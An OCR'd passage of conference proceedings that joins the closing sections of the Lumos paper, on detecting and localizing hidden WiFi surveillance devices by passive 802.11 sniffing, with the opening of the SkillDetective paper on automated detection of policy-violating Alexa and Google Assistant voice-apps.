


Figure 16: Longer walks can improve the localization performance especially for low data rate devices, but only one round of walking is sufficient for cameras and microphones with frequent transmission patterns

this factor, we installed 16 devices (at least one from each device type) in Locations 1, 5, and 7 of the lab space, shown in Figure 8e. For each of these setups, we performed three experiments with 1 round, 2 rounds, and 3 rounds of walking around the perimeters of the space. Figure 16 shows that the user can improve the localization performance by taking longer exploration routes. This effect is more significant for devices with lower transmission rates, such as security devices, smart bulbs, or kitchen appliances. Note that cameras and microphones stream data with high transmission rates, so one round of walking is sufficient to estimate their locations.

7.6 Other Sensitivity Analysis

Effect of Feature Reduction Technique: It is a common technique to reduce the feature set by selecting a subset of features from the original dataset as it helps to prevent over-fitting on the training dataset. Also, many of the machine learning models don't perform well in the presence of correlated or duplicated features. So, as explained in Section 4.1, we try two different reduction techniques: (1) selecting the top ten features that have the highest mutual information score, and (2) dropping the features with a high cross correlation score (more than 95%) and keeping only one of those features. Table 5 demonstrates that removing correlated features is more effective in improving the classification performance, while the top ten features do not cover all the important features for differentiating device types.

Effect of Changing Device Settings: Many IoT devices have various configurations or settings such as image, audio or video quality, motion sensitivity, or microphone on/off. Such setting modifications could affect the traffic pattern and hence the signature of each device type. We evaluated the impact of device settings by selecting a subset of IoT devices (in this case, all 15 cameras in our testbed). We trained

Feature Reduction	Accuracy
Use All	90.67
Top 10	88.08
Drop Correlated	95.03

Table 5: Removing correlated features increases the average accuracy to 95%

Traffic Type	Accuracy
Incoming	89.73
Outgoing	83.18
Bidirectional	95.03

Table 6: Combining incoming and outgoing traffic improves the classification performance

Lumos with the default setting of the cameras and tested the fingerprinting performance under three different setting modes: High (max resolution, max sensitivity, microphone on), Low (min resolution, min sensitivity, microphone off), and Medium (min resolution, max sensitivity, microphone on). As we can see in Figure 17, the fingerprinting accuracy slightly drops when we evaluate Lumos on cameras with modified settings. However, Lumos can still generalize well across different cameras from different vendors and settings.




Figure 17: Classification performance of cameras for various device parameters

Effect of Traffic Direction: Another factor that could affect the performance of classifier is the type of traffic. When sniffing 802.11 packets, we can capture both incoming traffic from IoT devices and outgoing traffic to the devices. We compare the classification performance for each of these cases as well as considering both directions. In the case of bidirectional traffic, we compute separate features for incoming and outgoing traffic and then concatenate those before passing them on to the classifier. As we can see in Table 6, combining both incoming and outgoing traffic results in higher accuracy. Since each IoT device has a distinct incoming and outgoing behavior, combining two directions of data allows Lumos to capture more fine-grained information from each IoT device.

8 Discussion

Evading Lumos: Our goal with Lumos is primarily to empower users to gain awareness about potential surveillance by typical attackers in unfamiliar environments. That said, we acknowledge some avenues for more powerful attackers to evade Lumos. Since the ML step uses the MAC address to classify devices, the attacker can evade Lumos by performing

frequent MAC address randomization. The adversary can also modify hidden device behavior to vary packet sizes or inter-arrival time, via custom hardware or modifying the firmware. Similarly, an attacker could evade localization by randomly changing their transmit power. Note, however, that these assume more expert attackers outside of our threat model of a typical host/guest in an Airbnb-like setting. Finally, since we can only detect/localize WiFi transmitting devices, an attacker can evade detection by avoiding wireless transmission; e.g., storing data locally, using wired connections, or other wireless communication protocols.

Unprofiled Devices: Lumos can identify devices as long as similar device types were seen in the training corpus. Recall that in some of our setups, Lumos did uncover previously unseen hidden devices. As a preliminary experiment to evaluate how Lumos performs for unprofiled devices, we did a leave-one-out experiment. We trained Lumos on all but one of the cameras we use for testing. For 13 out of 15 unprofiled cameras (Blink, TP-Link KC100, Canary, etc.), Lumos achieves median accuracy of 98%. (On inspecting the misclassifications, we find that the Nest camera has a unique behavior. It is the only camera in our dataset that uses the 802.11 subtype header field for different message exchanges.) This is promising as it suggests Lumos can potentially generalize across different device brands and models, as long as it has seen at least one device with similar behavior in the training phase. We plan to explore this further in future work.

Other Wireless Technologies: While our approach conceptually extends to other wireless protocols (including 5G), the actual performance may vary due to different channel allocation/resource management algorithms that could impact relevant features.

End-to-End Prototype on a Phone: Lumos needs to sniff 802.11 packets over the air, which is currently disabled on mobile phones without special permission from the manufacturer. There is no fundamental hardware/software limitation in providing such capability, and this functionality could be unlocked given enough justification. There has been also some workaround rooted Android phones for enabling WiFi sniffing. In this paper, we provide two alternative proof of concept prototypes that circumvent this limitation by either pairing a smartphone with a Rpi for WiFi sniffing, or pairing a laptop with an Intel RealSense Camera for VIO tracking. Another alternative setup could use a combination of a laptop for WiFi sniffing and a phone for VIO tracking, which are both readily available to most users. However, a user has to carry both the laptop and mobile phone for localization, which may be less convenient than carrying a small Rpi.

9 Related Work

We discussed a number of closest related efforts inline. Here, we focus on other related work.

Device Fingerprinting Methods: The topic of device fingerprinting has seen many solutions over the past decade in network analytics [43,49], IoT space [36,45,48,53], or at the hardware level, especially for surveillance cameras [26,42]. These solutions can be grouped into various categories depending on the kinds of features they are using for device fingerprinting:

- *Device identification using encrypted wired packets*: Many solutions [28, 43, 49] have been proposed for device identification using encrypted wired packets, and are typically run at ISPs. As such, these techniques are not applicable for our scenario, as a user in an Airbnb or a hotel wouldn't have access to these set of features. However, some of the features related to packet timing and size could also be extracted at the 802.11 layer.
- *Device identification using decrypted wired packets*: Much of the existing effort for device classification in the IoT space focuses on network traffic at the router [36, 45, 48, 53]. These systems usually build ML models using full-stack packet information across the link, network, transport, and application layers or have full access to the wireless router, which is not possible in our scenario due to limited access provided to the user.
- *Device identification using encrypted wireless packets (802.11 layer)*: There are a few techniques proposed for device identification at the 802.11 layer, but they are tailored towards detecting hidden cameras. Most of these methods use a stimulating or probing approach to trigger the hidden cameras; e.g., by altering the light level [42], shining light toward the camera to detect the reflected light from the lens [7, 8, 18], or walking to activate motion sensors [52]. While these techniques are shown to be effective for detecting cameras, they don't extend to other IoT devices which can still pose a serious privacy risk, e.g., [66].

Unlike these solutions, Lumos uses a passive approach by only relying on encrypted wireless 802.11 packets without access to the router and also detects a broader spectrum of hidden devices.

Using Hardware Properties for Detection: Some hidden detectors are based on semiconductor-specific properties such as a harmonic signature that can be sensed by transmitting an RF signal. Non-Linear Junction Detector (NJLD) [15] Low-end bug finders [4] are popular examples.However, the transceiver should be in close proximity to the hidden device. A recent work [41] also develops a portable 24GHz millimeter-wave (mmWave) probe to detect active electronics by observing their response in mmWave signal reflections. Unfortunately, all of these systems take significant time to scan an entire space. Moreover, they merely detect the presence of devices and do not identify the device types.

Device Localization: In general, wireless localization schemes map signal measurements into geometric parameters (distance or angle) to localize a target device with respect to reference points [31, 38, 54], or fingerprint the received signal strength at all possible locations [29, 65]. The key challenge

with the first class of efforts is that commercial WiFi chipsets do not provide fine-grained data to calculate the distance or angle between the transmitter and receiver. While there is some work on estimating Angle of Arrival (AoA) or Time of Flight (ToF) [34], these techniques only apply for 802.11n (with High-Throughput and OFDM), while many IoT devices still use legacy WiFi protocols. With respect to the second class of work, it requires significant effort to characterize the environment and pre-label landmarks, which is not feasible in our problem setting.

10 Conclusions

Given the recent spate of abuse of IoT devices to spy on unsuspecting users, there is an imminent need for a low-cost approach to help users to detect, identify, and localize IoT devices when they enter an unfamiliar environment. What makes this problem uniquely challenging is the combination of the limited wireless access, the lack of sophisticated hardware, the diversity of potential snooping devices, and the inability to instrument the environment. In designing Lumos, we tackle these challenges and present a practical proof-of-concept realization that can be overlaid on a user-friendly AR interface to inform users of the risks lurking in an unknown environment with high accuracy and in near real-time. We plan to open source Lumos to help users gain awareness in unfamiliar settings and to inspire further innovation. As future work, we plan to extend Lumos to run on more mobile devices and support a broader spectrum of wireless protocols.

11 Acknowledgement

We thank our shepherd, Sascha Fahl, for his help with the final version of this paper, as well as the anonymous reviewers for their detailed comments. This work was supported in part by NSF award CNS-1564009. This work was also supported in part by the CONIX Research Center, one of six centers in JUMP, a Semiconductor Research Corporation (SRC) program sponsored by DARPA

References

[1] 4 ways to tell if there are hidden cameras in your airbnb. https://www.huffpost.com/entry/airbnb-hidden-cameras-how-to-find_l_5cad177de4b01bf96007085c?guccounter=1.

[2] Airbnb Has a Hidden-Camera Problem . https://www.theatlantic.com/technology/archive/2019/03/what-happens-when-you-find-cameras-your-airbnb/585007/.

[3] Airbnb rules about security cameras. https://www.airbnb.com/help/article/887/what-are-airbnbs-rules-about-security-cameras-and-other-recording-devices-in-listings .

[4] Bug detector and hidden camera finder. https://www.spygadgets.com/counter-surveillance/.

[5] A camera is watching you in your airbnb:and, you consented to it. http://jeffreybigham.com/blog/2019/who-is-watching-you-in-your-airbnb.html.

[6] Couple says they found hidden camera pointing at their bed in carnival cruise room. https://www:insideedition:com/ couple-says-they-found-hidden-camera-pointingtheir- bed-carnival-cruise-room-47948.

[7] Glint finder - camera detector. https://play.google.com/store/apps/details?id=com.workshop512.glintfinder.

[8] Hidden camera detector. https://apps.apple.com/us/app/hidden-camera-detector/id532882360.

[9] How to scan your airbnb for hidden cameras. https://slate.com/technology/2019/04/how-to-scan-airbnb-hidden-camera-apps.html.

[10] Hundreds of south korean motel guests were secretly filmed and live-streamed online. https://www:cnn:com/2019/03/20/asia/southkorea- hotel-spy-cam-intl/index:html.

[11] Is your airbnb host spying on you with a hidden camera? https://www.businessinsider.com/airbnb-host-spying-hidden-camera-how-to-find-trick-2019-11#then-turn-it-off-by-either-unplugging-it-or-using-the-power-button-2.

[12] Kali nethunter. https://www.kali.org/docs/nethunter/.

[13] More than 1 in 10 airbnb guests have found hidden cameras: Survey. https://www.inman.com/2019/06/07/more-than-1-in-10-airbnb-guest-have-found-cameras-in-rentals-survey/#:~:text=A%20recent%20survey%20shows%20that,have%20actually%20found%20surveillance%20equipment.

[14] Noir: Discreet security camera and usb charger. https://www.indiegogo.com/projects/noir-discreet-security-camera-and-usb-charger#/ .

[15] Orion hx deluxe non-linear junction detector. https://reiusa.net/nljd/orion-hx-deluxe-nljd/.

[16] Should we be searching for hidden spy cameras in airbnbs and hotels? https://www.cnn.com/travel/article/hidden-spy-cam-airbnb-scli-intl/index.html.

[17] sklearn.preprocessing.StandardScaler — scikit-learn 0.22.2 documentation. https://scikit-

learn.org/stable/modules/generated/sklearn.preprocessing.StandardScaler.html.

[18] Spy hidden camera detector. https://apps.apple.com/us/app/spy-hidden-camera-detector/id925967783?mt=8.

[19] E. D. Andersen and K. D. Andersen. The mosek interior point optimizer for linear programming: an implementation of the homogeneous algorithm. In *High performance optimization*, pages 197–232. Springer, 2000.

[20] Apple. Arkit. https://developer.apple.com/arkit/, 2019.

[21] N. Apthorpe, D. Reisman, S. Sundaresan, A. Narayanan, and N. Feamster. Spying on the smart home: Privacy attacks and defenses on encrypted iot traffic. *arXiv preprint arXiv:1708.05044*, 2017.

[22] P. Bahl and V. N. Padmanabhan. Radar: An in-building rf-based user location and tracking system. In *Proceedings IEEE INFOCOM 2000. Conference on Computer Communications. Nineteenth Annual Joint Conference of the IEEE Computer and Communications Societies (Cat. No. 00CH37064)*, volume 2, pages 775–784. Ieee, 2000.

[23] S. Bubeck, N. Cesa-Bianchi, et al. Regret analysis of stochastic and nonstochastic multi-armed bandit problems. *Foundations and Trends® in Machine Learning*, 5(1):1–122, 2012.

[24] L. Chang, X. Chen, Y. Wang, D. Fang, J. Wang, T. Xing, and Z. Tang. Fitloc: Fine-grained and low-cost device-free localization for multiple targets over various areas. *IEEE/ACM Transactions on Networking (TON)*, 25(4):1994–2007, 2017.

[25] Y. Chen, H. Li, S.-Y. Teng, S. Nagels, Z. Li, P. Lopes, B. Y. Zhao, and H. Zheng. Wearable microphone jamming. In *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems*, pages 1–12, 2020.

[26] Y. Cheng, X. Ji, T. Lu, and W. Xu. Dewicam: Detecting hidden wireless cameras via smartphones. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, pages 1–13. ACM, 2018.

[27] K. Chetty, G. E. Smith, and K. Woodbridge. Through-the-wall sensing of personnel using passive bistatic wifi radar at standoff distances. *IEEE Transactions on Geoscience and Remote Sensing*, 50(4):1218–1226, 2012.

[28] K. P. Dyer, S. E. Coull, T. Ristenpart, and T. Shrimpton. Peek-a-boo, i still see you: Why efficient traffic analysis countermeasures fail. In *2012 IEEE symposium on security and privacy*, pages 332–346. IEEE, 2012.

[29] R. Elbakly and M. Youssef. A robust zero-calibration rf-based localization system for realistic environments. In *Sensing, Communication, and Networking (SECON), 2016 13th Annual IEEE International Conference on*, pages 1–9. IEEE, 2016.

[30] M. Ettus and M. Braun. The universal software radio peripheral (usrp) family of low-cost sdrs. *Opportunistic spectrum sharing and white space access: The practical reality*, pages 3–23, 2015.

[31] J. Gjengset, J. Xiong, G. McPhillips, and K. Jamieson. Phaser: Enabling phased array signal processing on commodity wifi access points. In *Proceedings of the 20th annual international conference on Mobile computing and networking*, pages 153–164. ACM, 2014.

[32] Google. Arcore. https://developers.google.com/ar/, 2019.

[33] S. Gray. Always on: privacy implications of microphone-enabled devices. In *Future of privacy forum*, 2016.

[34] D. Halperin, W. Hu, A. Sheth, and D. Wetherall. Predictable 802.11 packet delivery from wireless channel measurements. In *ACM SIGCOMM Computer Communication Review*, pages 159–170. ACM, 2010.

[35] T.-N. Ho, N. Marilleau, L. Philippe, H.-Q. Nguyen, and J.-D. Zucker. A grid-based multistage algorithm for parameter simulation-optimization of complex system. In *The 2013 RIVF International Conference on Computing & Communication Technologies-Research, Innovation, and Vision for Future (RIVF)*, pages 221–226. IEEE, 2013.

[36] D. Y. Huang, N. Apthorpe, G. Acar, F. Li, and N. Feamster. Iot inspector: Crowdsourcing labeled network traffic from smart home devices at scale. *arXiv preprint arXiv:1909.09848*, 2019.

[37] M. Kotaru, K. Joshi, D. Bharadia, and S. Katti. Spotfi: Decimeter level localization using wifi. In *Proceedings of the 2015 ACM Conference on Special Interest Group on Data Communication*, pages 269–282, 2015.

[38] M. Kotaru, K. Joshi, D. Bharadia, and S. Katti. Spotfi: Decimeter level localization using wifi. In *ACM SIGCOMM Computer Communication Review*, pages 269–282. ACM, 2015.

[39] S. Krishnan, P. Sharma, Z. Guoping, and O. H. Woon. A uwb based localization system for indoor robot navigation. In *Ultra-Wideband, 2007. ICUWB 2007. IEEE International Conference on*, pages 77–82. IEEE, 2007.

[40] N. Li, J. Yang, A. Guo, Y. Liu, and H. Liu. Triangulation reconstruction for 3d surface based on information

model. *Cybernetics and Information Technologies*, 16(5):27–33, 2016.

[41] Z. Li, Z. Yang, C. Song, C. Li, Z. Peng, and W. Xu. E-eye: Hidden electronics recognition through mmwave nonlinear effects. In *Proceedings of the 16th ACM Conference on Embedded Networked Sensor Systems*, pages 68–81, 2018.

[42] T. Liu, Z. Liu, J. Huang, R. Tan, and Z. Tan. Detecting wireless spy cameras via stimulating and probing. In *Proceedings of the 16th Annual International Conference on Mobile Systems, Applications, and Services*, pages 243–255. ACM, 2018.

[43] E. Maali, D. Boyle, and H. Haddadi. Towards identifying iot traffic anomalies on the home gateway. In *Proceedings of the 18th Conference on Embedded Networked Sensor Systems*, pages 735–736, 2020.

[44] A. T. Mariakakis, S. Sen, J. Lee, and K.-H. Kim. Sail: Single access point-based indoor localization. In *Proceedings of the 12th annual international conference on Mobile systems, applications, and services*, pages 315–328. ACM, 2014.

[45] M. Miettinen, S. Marchal, I. Hafeez, N. Asokan, A.-R. Sadeghi, and S. Tarkoma. Iot sentinel: Automated device-type identification for security enforcement in iot. In *2017 IEEE 37th International Conference on Distributed Computing Systems (ICDCS)*, pages 2177–2184. IEEE, 2017.

[46] L. M. Ni, Y. Liu, Y. C. Lau, and A. P. Patil. Landmarc: indoor location sensing using active rfid. *Wireless networks*, 10(6):701–710, 2004.

[47] G. Optimization. Inc.,"gurobi optimizer reference manual," 2015, 2014.

[48] J. Ortiz, C. Crawford, and F. Le. Devicemien: network device behavior modeling for identifying unknown iot devices. In *Proceedings of the International Conference on Internet of Things Design and Implementation*, pages 106–117. ACM, 2019.

[49] S. J. Saidi, A. M. Mandalari, R. Kolcun, H. Haddadi, D. J. Dubois, D. Choffnes, G. Smaragdakis, and A. Feldmann. A haystack full of needles: Scalable detection of iot devices in the wild. In *Proceedings of the ACM Internet Measurement Conference*, pages 87–100, 2020.

[50] L. Shi, P. Bahl, and D. Katabi. Beyond sensing: Multi-ghz realtime spectrum analytics. In *12th {USENIX} Symposium on Networked Systems Design and Implementation ({NSDI} 15)*, pages 159–172, 2015.

[51] A. D. Singh, L. Garcia, J. Noor, and M. Srivastava. I always feel like somebody's sensing me! a framework to detect, identify, and localize clandestine wireless sensors. *arXiv preprint arXiv:2005.03068*, 2020.

[52] A. D. Singh, L. Garcia, J. Noor, and M. Srivastava. I always feel like somebody's sensing me! a framework to detect, identify, and localize clandestine wireless sensors. In *30th {USENIX} Security Symposium ({USENIX} Security 21)*, 2021.

[53] A. Sivanathan, H. H. Gharakheili, F. Loi, A. Radford, C. Wijenayake, A. Vishwanath, and V. Sivaraman. Classifying iot devices in smart environments using network traffic characteristics. *IEEE Transactions on Mobile Computing*, 2018.

[54] E. Soltanaghaei, A. Kalyanaraman, and K. Whitehouse. Multipath triangulation: Decimeter-level wifi localization and orientation with a single unaided receiver. In *Proceedings of the 16th annual international conference on mobile systems, applications, and services*, pages 376–388, 2018.

[55] R. S. Sutton and A. G. Barto. Reinforcement learning: an introduction cambridge. *MA: MIT Press.[Google Scholar]*, 1998.

[56] D. Vasisht, S. Kumar, and D. Katabi. Decimeter-level localization with a single wifi access point. In *NSDI*, pages 165–178, 2016.

[57] J. R. Vergara and P. A. Estévez. A review of feature selection methods based on mutual information. *Neural computing and applications*, 24(1):175–186, 2014.

[58] Very. Bluetooth vs. wi-fi for iot: Which is better? https://www.verypossible.com/insights/bluetooth-vs.-wi-fi-for-iot-which-is-better.

[59] J. Xiao, Z. Zhou, Y. Yi, and L. M. Ni. A survey on wireless indoor localization from the device perspective. *ACM Computing Surveys (CSUR)*, 49(2):1–31, 2016.

[60] J. Xu, M. Ma, and C. L. Law. Position estimation using uwb tdoa measurements. In *Ultra-wideband, the 2006 IEEE 2006 International Conference on*, pages 605–610. IEEE, 2006.

[61] J. Yan and J. Kaur. Feature selection for website fingerprinting. *Proceedings on Privacy Enhancing Technologies*, 2018(4):200–219, 2018.

[62] M. Youssef, A. Youssef, C. Rieger, U. Shankar, and A. Agrawala. Pinpoint: An asynchronous time-based location determination system. In *Proceedings of the 4th international conference on Mobile systems, applications and services*, pages 165–176. ACM, 2006.

[63] T. Yucek and H. Arslan. A survey of spectrum sensing algorithms for cognitive radio applications. *IEEE communications surveys & tutorials*, 11(1):116–130, 2009.

[64] G. V. Zàruba, M. Huber, F. Kamangar, and I. Chlamtac. Indoor location tracking using rssi readings from a single wi-fi access point. *Wireless networks*, 13(2):221–235, 2007.

[65] D. Zhang, Y. Liu, X. Guo, M. Gao, and L. M. Ni. On distinguishing the multiple radio paths in rss-based ranging. In *INFOCOM, 2012 Proceedings IEEE*, pages 2201–2209. IEEE, 2012.

[66] Y. Zhu, Z. Xiao, Y. Chen, Z. Li, M. Liu, B. Y. Zhao, and H. Zheng. Et tu alexa? when commodity wifi devices turn into adversarial motion sensors. *arXiv preprint arXiv:1810.10109*, 2018.

Appendix A Impact of Device Density




Figure 18: Impact of device density on classification performance

We deployed three subsets of devices in the lab test environment and compared our classification performance. These three subsets were Low (with 1 device from each category), Medium (2 devices from each category), and High (all devices). As we can see from Figure 18, device density doesn't have any significant impact on our classification performance. This is mainly because the device inference happens for each device independently. So, the only parameter that changes is the volume of background traffic as the number of active devices increases. However, this factor does not affect fingerprinting performance except in very rare cases when the network is at the highest capacity, resulting in some packet loss.

Appendix B Pseudo-Code for Feature Extraction Algorithm

Algorithm 1 Feature Extraction and Aggregation

procedure FEAT_EXTRACT($packets, t, \Delta$)
  $CF_t = \{\}$ ▷ Feature at time t
  $\Delta \leftarrow$ maximum sensing time
  for feat in {packet size, packet time, flags ...} **do**
    $F_t = P_t.feat$
    $CF_t = \{\}$
    for δ in {1,2,3,5,10,.. $\Delta/2$}) **do**
      $G_{t,\delta} = \{F_{t-\delta}, F_{t+\delta}\}$
      for AggFun in {mean, std, hist, sum, ...} **do**
        $A = AggFun(G_{t,\delta})$
        $CF_t = [CF_t, A]$
      end for
    end for
  end for
end procedure

Appendix C Pseudo-Code for Device Aware Channel Sensing Algorithm

Algorithm 2 Device Aware Channel Sensing

if RAND < ε **then** ▷ epsilon greedy
  $c*_t = RAND(\text{c})$
else
  for d in devices **do**
    if Sensed_Enough > N **then**
      $R_d = 0 \quad \forall t$
    else
      $G_{1,2,3} = Device_Classification(packets_d)$
      $\mu_{1,2,3} = Get_Interarrival(G_{1,2,3})$
      $R_d(\text{t}) = max(1 - \frac{T + \mu_{1,2,3} * \lceil (t-T) \rceil / \mu_{1,2,3} - t}{\mu_{1,2,3}})$
    end if
  end for
  for c in channels **do**
    if devices sensed on that channel **then**
      $R_c(t) = max(R_d)$
    else
      $R_c(t) = RAND\ [0,1]$
    end if
  end for
end if
$c*_t \leftarrow argmax(R_c)$

SkillDetective: Automated Policy-Violation Detection of Voice Assistant Applications in the Wild

Jeffrey Young*, Song Liao*, Long Cheng
Clemson University

Hongxin Hu
University at Buffalo

Huixing Deng
Clemson University

Abstract

Today's voice personal assistant (VPA) services have been largely expanded by allowing third-party developers to build voice-apps and publish them to marketplaces (*e.g.*, the Amazon Alexa and Google Assistant platforms). In an effort to thwart unscrupulous developers, VPA platform providers have specified a set of policy requirements to be adhered to by third-party developers, *e.g.*, personal data collection is not allowed for kid-directed voice-apps. In this work, we aim to identify policy-violating voice-apps in current VPA platforms through a comprehensive dynamic analysis of voice-apps. To this end, we design and develop SKILLDETECTIVE, an interactive testing tool capable of exploring voice-apps' behaviors and identifying possible policy violations in an automated manner. Distinctive from prior works, SKILLDETECTIVE evaluates voice-apps' conformity to 52 different policy requirements in a broader context from multiple sources including textual, image and audio files. With SKILLDETECTIVE, we tested 54,055 Amazon Alexa skills and 5,583 Google Assistant actions, and collected 518,385 textual outputs, approximately 2,070 unique audio files and 31,100 unique images from voice-app interactions. We identified 6,079 skills and 175 actions potentially violating at least one policy requirement.

1 Introduction

Smart speakers have become an intrinsic part of daily life for millions of people, largely due to the functionality made convenient through an on-board voice personal assistant (VPA). Today's VPA ecosystem (*e.g.*, Amazon Alexa and Google Assistant platforms) advertises hundreds of thousands of voice-apps[1] with functions such as locking a door, arming an alarm, or checking a credit card balance. For example, Amazon's Alexa platform currently boasts over 100,000 skills available in its skill store [5]. To accomplish this scale of product availability, both leading VPA platforms, *i.e.*, Amazon Alexa and Google Assistant, allow third-party developers to publish their own skills directly to the VPA's app store.

In an effort to thwart unscrupulous content, VPA platforms have defined a set of policy requirements [1–3, 9] to be adhered to by third-party developers. Skill publishing is overseen by a vetting process which rejects a skill if it violates any of these policies. In a previous work [23], the skill vetting processes of Amazon Alexa and Google Assistant platforms were put to the test. The results show the ease of policy-violating skills being certified by both platforms. Because of this lackadaisical approach to skill vetting, it is almost inevitable that policy-violating content will be published. Therefore, there exists a need for a large-scale skill testing/analysis to determine if skills are within the policy guidelines.

Despite mounting evidence of multiple security/privacy flaws in VPA systems, little effort has been made to *comprehensively evaluate the policy compliance of skills*. In contrast to traditional smartphone platforms (*e.g.*, Android or iOS) where apps run on host smartphones, a skill's back-end code runs on the developer's server (*e.g.*, hosted by AWS Lambda under the developer's account or other third-party servers). Since the skill's code is hosted externally and is not available, using static code analysis to explore a skill's functionality is not an option for current VPA systems. As a result, dynamic analysis (by invoking and interacting with a skill) is currently the only option to understand a skill's actual behavior.

In this work, we seek to understand the range and scope of how existing skills conform to various policy requirements in the skill stores. To this end, we design and develop SKILLDETECTIVE, which is a scalable and robust testing tool to identify potential policy-violating skills. SKILLDETECTIVE significantly extends skill testing capabilities in a broader context.

In summary, we make the following contributions:

- **New tool development**. We designed and developed a dynamic testing tool, named SKILLDETECTIVE, with the capabilities to automatically test skill behaviors and report on any potential policy violations against various

*The first two authors contributed equally to this work.

[1] On the Amazon Alexa platform voice-apps are referred to as skills, while on the Google Assistant platform they are referred to as actions. Throughout this paper we refer to voice-apps as *skills* unless the need arises to differentiate the two platforms.

policy requirements. We shared the SKILLDETECTIVE tool and all datasets to facilitate future research.

- **A large-scale analysis of skills**. We conducted a comprehensive analysis of skills to detect if they are potentially in compliance with current policies of VPA platforms. After over a year of development and testing, we have tested 54,055 Amazon Alexa skills and 5,583 Google Assistant actions, and gathered 518,385 textual outputs, approximately 2,070 unique audio files and 31,100 unique images in total from skill interactions. Such a wide-range and large-scale policy violation detection of skills has not previously been reported.
- **Findings**[2] . We identified 6,079 skills and 175 actions potentially violating at least one policy requirement. 590 skills and 24 actions potentially violate more than one policy. In the Kids category, we identified 244 policy-violating skills. 80% of skills and 68% of actions in the Health category potentially violate at least one policy. 623 skills and 25 actions potentially violate policies related to personal data collection. We have reported the identified policy-violating skills to both vendors, and received their acknowledgments. Google had immediately removed 43 policy-breaking actions from their store, and awarded us a bug bounty for reporting these issues. The Amazon Alexa team appreciated our work which brings potential issues to their attention.

2 Background

2.1 Skill Structure and Interaction




Figure 1: VPA platform and skill interaction.

Figure 1 shows a high-level view of the VPA platform and skill interaction flow. Skills, like smartphone apps, are mostly created by third-party developers and are available through a website known as the skill store. Each skill has a unique web-page that displays the skill's listing, consisting of the developer information, description, sample utterances, privacy policy, user ratings, user reviews, etc. Sample utterances are sets of likely spoken phrases by users. A skill's privacy policy on the skill store differs from enforcement policies by VPA platforms in that it should outline any data collected by the skill and the subsequent use of that data. Skills may request access to personal information from some users in order to provide customized information in skill responses. In this case, the user is supposed to use his/her VPA companion app (Android/iOS) to grant permission so that the skill can obtain the requested personal information.

A skill has a front-end interface and back-end code which manages how it responds to user requests. VPA platforms provide hosting for the front-end interface of a skill, but its back-end code is typically hosted on the developer's server (*e.g.*, hosted by AWS Lambda under the developer's account or other third-party servers). Skills are also unique in the way they are accessed. All skills are made to be verbally interactive and primarily return an audible response. The back-end code may also provide other media types such as pre-recorded audio streams and images (for VPA devices with displays). Modern VPA devices (*e.g.*, Amazon Echo Show in Figure 1) may have visual displays. These displays are used by skills to display such media as text, images and even movies.

For skill developers, VPA platforms offer a skill simulator for testing purposes. The simulators for both the Amazon Alexa and Google Assistant platforms are similar. They both consist of a virtual VPA device that can interact with other skills on the skill store. For ease of testing, the skill simulators offer a text-based interface that will accept a textual input, and provide a textual output as well as deliver any external content (*e.g.*, image files).

2.2 Policies Defined by VPA Platforms

In an effort to maintain content safety and privacy on their platforms, VPA platform providers claim to enforce a set of policies onto skill developers. These policies, which are checked during the skill certification process, are designed to limit the amount of potentially exploitable content allowed onto the skill store. We outline the policies and their requirements. Amazon Alexa has specified 7 privacy requirements [2] and content policy guidelines [1] which are categorized into 14 main sections. Google Assistant has 19 sections for content restrictions [9]. These policies/restrictions focus on the content being delivered to the user in a skill and the collection of data from users. For example, skills should not have promotions, advertisements, or promote alcohol or tobacco usage. All certified skills in the skill stores are expected to align with these policy requirements and guidelines. If a skill contains, facilitates, or promotes content that is prohibited by these policy guidelines, it will be rejected or suspended. The policies in place for developers are in no way comprehensive, but do attempt to enforce some protections for vulnerable VPA users.

3 System Overview

The diverse nature of content policies poses a challenge for policy violation detection. Due to the intrinsic challenges of skill testing, there does not currently exist a content detector capable of detecting various policy violations in skills. Therefore, it was necessary to design and implement a testing

[2]The details of our testing results, datasets, source code, and demos are available at https://github.com/skilldetective/skilldetective.




Figure 2: SKILLDETECTIVE overview.

system that not only communicates with skills, but also can detect and identify policy violating skill behaviors.

